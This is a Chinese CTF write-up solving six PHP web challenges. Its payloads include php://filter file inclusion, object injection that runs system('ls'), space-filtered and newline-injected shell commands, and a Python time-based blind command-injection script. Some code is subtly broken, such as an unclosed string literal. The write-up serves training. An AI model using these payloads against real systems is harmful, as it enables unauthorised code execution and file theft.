
i春秋ctf夺旗赛（第四季）writeup——web

原创

jammny 于 2020-01-06 20:40:53 发布 839 收藏 2

分类专栏： CTF 文章标签： web



前言：

这次的比赛一共有六道web题，接下我会详细介绍解题的步骤以及思路，以便让小白和没有接触过这类题型的小伙伴们能读懂。

第一题，nani

1、打开网页啥都没有，内容一片空白啥。这时候我们应该按F12去查看网页源码。往往很多提示和关键性信息都藏在这里。如图所示：

2、得到提示：./index.php?file=show.php ；看到关键字file，下意识想会不会存在文件包含呢？不急，我们先去访问一下这个链接。如图所示：

3、得知user.php的提示，我们接着再去访问user.php会发现又得到空白页面。不急，我们回头研究一下./index.php?file=show.php，检测是否存在文件包含漏洞。
构造一下payload：
/index.php?file=php://filter/read=convert.base64-encode/resource=user.php


4、成功返回了base64加密后user.php的源代码，说明思路是正确的，我们继续往下走。
base64解密后得到如下代码：

```php
<?php
class convent{
    var $warn = "No hacker.";
    function __destruct(){
        eval($this->warn);
    }
    function __wakeup(){
        foreach(get_object_vars($this) as $k => $v) {
            $this->$k = null;
        }
    }
}
$cmd = $_POST[cmd];
unserialize($cmd);
?>
```


5、开始代码审计，主要有两个要注意的地方，wakeup（）函数和unserialize()函数。之所以关注他们，是因为这两个函数在一起容易引发__wakeup()函数漏洞。构造payload：cmd=O:7:“convent”:3:{s:4:“warn”;s:13:“system(“ls”);”;}

解释一下payload吧：
传入的参数是cmd，是post类型的；
O：后面的数字7表示类"convent"的长度
3：表示的是错误的变量的数量
s: 表示的是字符串的长度

6、在hackbar执行构造好的payload：




7、成功执行了ls命令，返回了目录信息。所以我们用同样的方法构造payload得到flag



第二题，random


1、代码审计后，可以知道代码可以传入三个参数：hello,seed,key；
hello参数作用：调用文件flag.php；
seed参数的作用：为mt_scrand()函数选定种子。种子确定了，mt_rand()就可以生成相应的随机数了。
key参数作用：传入的值要等于mt_rand()生成后的随机数。



2、可以利用php伪随机数漏洞，我们通过如下编写脚本：


3、通过这几行代码就可以把我们选定的种子数（123456）对应的随机数打印出来，然后就可以构造我们payload了。（提醒一下小白，php文件可以放到我们的虚拟机的靶机服务器，然后去访问它就会输出结果了。。。）

4、访问网页得到：1863022934



5、构造payload：/?hello=file('flag.php')&seed=123456&key=1863022934

得到flag：



第三题，admin

1、网页显示的内容说我们不是管理员，打开F12查看源码：


2、我们代码审计一下这段代码的意思：

```
$user = $_GET["user"];
$file = $_GET["file"];
$pass = $_GET["pass"]; if(isset($user)&&(file_get_contents($user,'r')==="admin")){
echo "hello admin!<br>";
include($file); //class.php
}
else{
echo "you are not admin ! ";
}
```

isset()函数:就是判断变量是否存在并且不为空，存在返回ture，不存在返回false。
file_get_contents() 函数：是用于将文件的内容读入到一个字符串中的首选方法。
include($file); //class.php:


3、意思是让我们输出hello admin!，然后执行文件包含漏洞。

所以，我们应该想办法让file_get_contents($user,'r')的内容变成admin就可以绕过file_get_contents，这里用的方法是使用php的封装协议—— php://input。php://input 可以访问请求的原始数据的只读流, 将post请求中的数据作为PHP代码执行。



4、构造payload：/?User=php://input

5、成功绕过后我们利用伪协议php://filter把class.php文件读出来



class.php：

```php
<?php
error_reporting(E_ALL & ~E_NOTICE);

class Read{//fffffflag.php
    public $file;
    public function __toString(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
        }
        return "Awwwwwwwwww man";
    }
}
?>
```

6、代码审计：

暗示我们存在fffffflag.php ；__toString()函数：将Flag类作为字符串执行时会自动执行此函数，并且将变量$file作为文件名输出文件内容，也就是说存在文件包含漏洞；虽然定义了类Read可是在这里显然没有去调用它，而且还有一个变量pass没使用过。因此，猜测第一网页的源码可能有信息。

同理，构造payload返回index.php

index.php：


```php
<?php
error_reporting(E_ALL & ~E_NOTICE);
$user = $_GET["user"];
$file = $_GET["file"];
$pass = $_GET["pass"];

if(isset($user)&&(file_get_contents($user,'r')==="admin")){
    echo "hello admin!<br>";
    if(preg_match("/ffffffflag/",$file)){
        exit();
    }else{
        include($file); //class.php
        $pass = unserialize($pass);
        echo $pass;
    }
}else{
    echo "you are not admin ! ";
    echo "<br/>";
    echo "hava a rest and then change your choose.";
}

?>
```

7、代码审计：

preg_match("/ffffffflag/",$file)：对file进行正则匹配；

$ pass = unserialize($pass);：这里对pass进行了反序列化处理；


那可以构造反序列化让它输出pass，利用伪协议php://filter 读取fffffflag.php的内容。



得到：flag{woyebuzhidaoyaononggeshaflagheshia}

第四题，post1

POST[a] 这次我们玩过滤好了。



1、查看源码得到：eval(system($c));//read flag.txt But no cat!！！
意思是存在flag.txt

2、题目说post[a]，那我们post提交a试试：

3、看来方向是对的，因为至少它页面的东西变了。那应该怎么构造才会读取到文件呢？eval(system());成为了我们突破口，system()允许我们使用命令，再根据“no cat”提示，用到的命令很可能是cut。所以构造payload：`a=cut${IFS}-b1-${IFS}flag.txt`

解释一下：
原本是：a=cut -b1- flag.txt
但是这里过滤空格啦，所以用$ {IFS }代替空格就完事了。
cut -b1 flag.txt 只会返回整个文本的第一个字符串f，所以加 - 是为了可以遍历全部的内容


第五题，ping
1、直接查看网页源代码：

```
There is a ping.php
<!--
    $password="****************";
     if(isset($_POST['password'])){
        if (strcmp($_POST['password'], $password) == 0) {
            echo "Right!!!login success";
            include($_REQUEST['path']);
            exit();
        } else {
            echo "Wrong password..";
        }
-->
```


2、代码审计：
strcmp ()：进行二进制安全字符串比较，用来判断password是否一致
include($_REQUEST['path'])：文件包含，传入的参数是path

意思是我们要绕过strcmp ()，然后再执行文件包含读ping.php这个文件。

3、Php5.3之后版本使用strcmp比较一个字符串和数组的话,将不再返回-1而是返回0。所以构造如下：




4、利用伪协议php://filter读取ping.php

ping.php源码：

```
<?php
if(isset($_REQUEST[ 'ip' ])) {
    $target = trim($_REQUEST[ 'ip' ]);
    $substitutions = array(
        '&'  => '',
        ';'  => '',
        '|' => '',
        '-'  => '',
        '$'  => '',
        '('  => '',
        ')'  => '',
        '`'  => '',
        '||' => '',
    );
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );
    $cmd = shell_exec( 'ping  -c 4 ' . $target );
        echo $target;
    echo  "<pre>{$cmd}</pre>";
}
```

5、、审计代码后，我们知道对基本的命令分隔符进行了过滤。但是我们还可以使用 %0a符号–换行符；%0d符号–回车符

构造我们url： http://120.55.43.255:21173/ping.php?ip=127.0.0.1%0als



6、命令：cat ./ffffff1111aagggg.txt，读取flag

第六题，post2

1、基于post1进行改进，刚开始做题的时候可绕了因为exec没有回显，要用到时间盲注。后来看到大佬写的脚本才恍然大悟，

```
import requests
import string
dic = string.printable
flag = ""
for j in range(1,33):
        for i in range(len(dic)):
                url = "http://120.55.43.255:22712"
                data = {
                        "cmd" : '''[ `cut -c '''+str(j)+''' flag.txt` = "%c" ]
                }
                try:
                        r = requests.post(url,data=data,timeout=1)
                        # print data
                except requests.exceptions.ReadTimeout,e:
                        flag += dic[i]
                        print flag
                        break
```


利用大佬给出的脚本：

```
f
fl
fla
flag
flag{
flag{W
flag{WO
flag{WOw
flag{WOw_
flag{WOw_C
flag{WOw_Cu
flag{WOw_Cut
flag{WOw_Cut_
flag{WOw_Cut_4
flag{WOw_Cut_4N
flag{WOw_Cut_4Nd
flag{WOw_Cut_4Nd_
flag{WOw_Cut_4Nd_C
flag{WOw_Cut_4Nd_C4
flag{WOw_Cut_4Nd_C4t
flag{WOw_Cut_4Nd_C4t_
flag{WOw_Cut_4Nd_C4t_l
flag{WOw_Cut_4Nd_C4t_lo
flag{WOw_Cut_4Nd_C4t_lo0
flag{WOw_Cut_4Nd_C4t_lo0k
flag{WOw_Cut_4Nd_C4t_lo0kS
flag{WOw_Cut_4Nd_C4t_lo0kS_
flag{WOw_Cut_4Nd_C4t_lo0kS_S
flag{WOw_Cut_4Nd_C4t_lo0kS_S4
flag{WOw_Cut_4Nd_C4t_lo0kS_S4m
flag{WOw_Cut_4Nd_C4t_lo0kS_S4m3
flag{WOw_Cut_4Nd_C4t_lo0kS_S4m3}
```


End:

其实这次比赛的web题，考察最多就是php伪协议，用到最多的技能就是代码审计的能力和编写脚本的能力。所以要熟悉php脚本语言，以及提高python代码编写的能力。不断积累题型，才能玩得越来越好。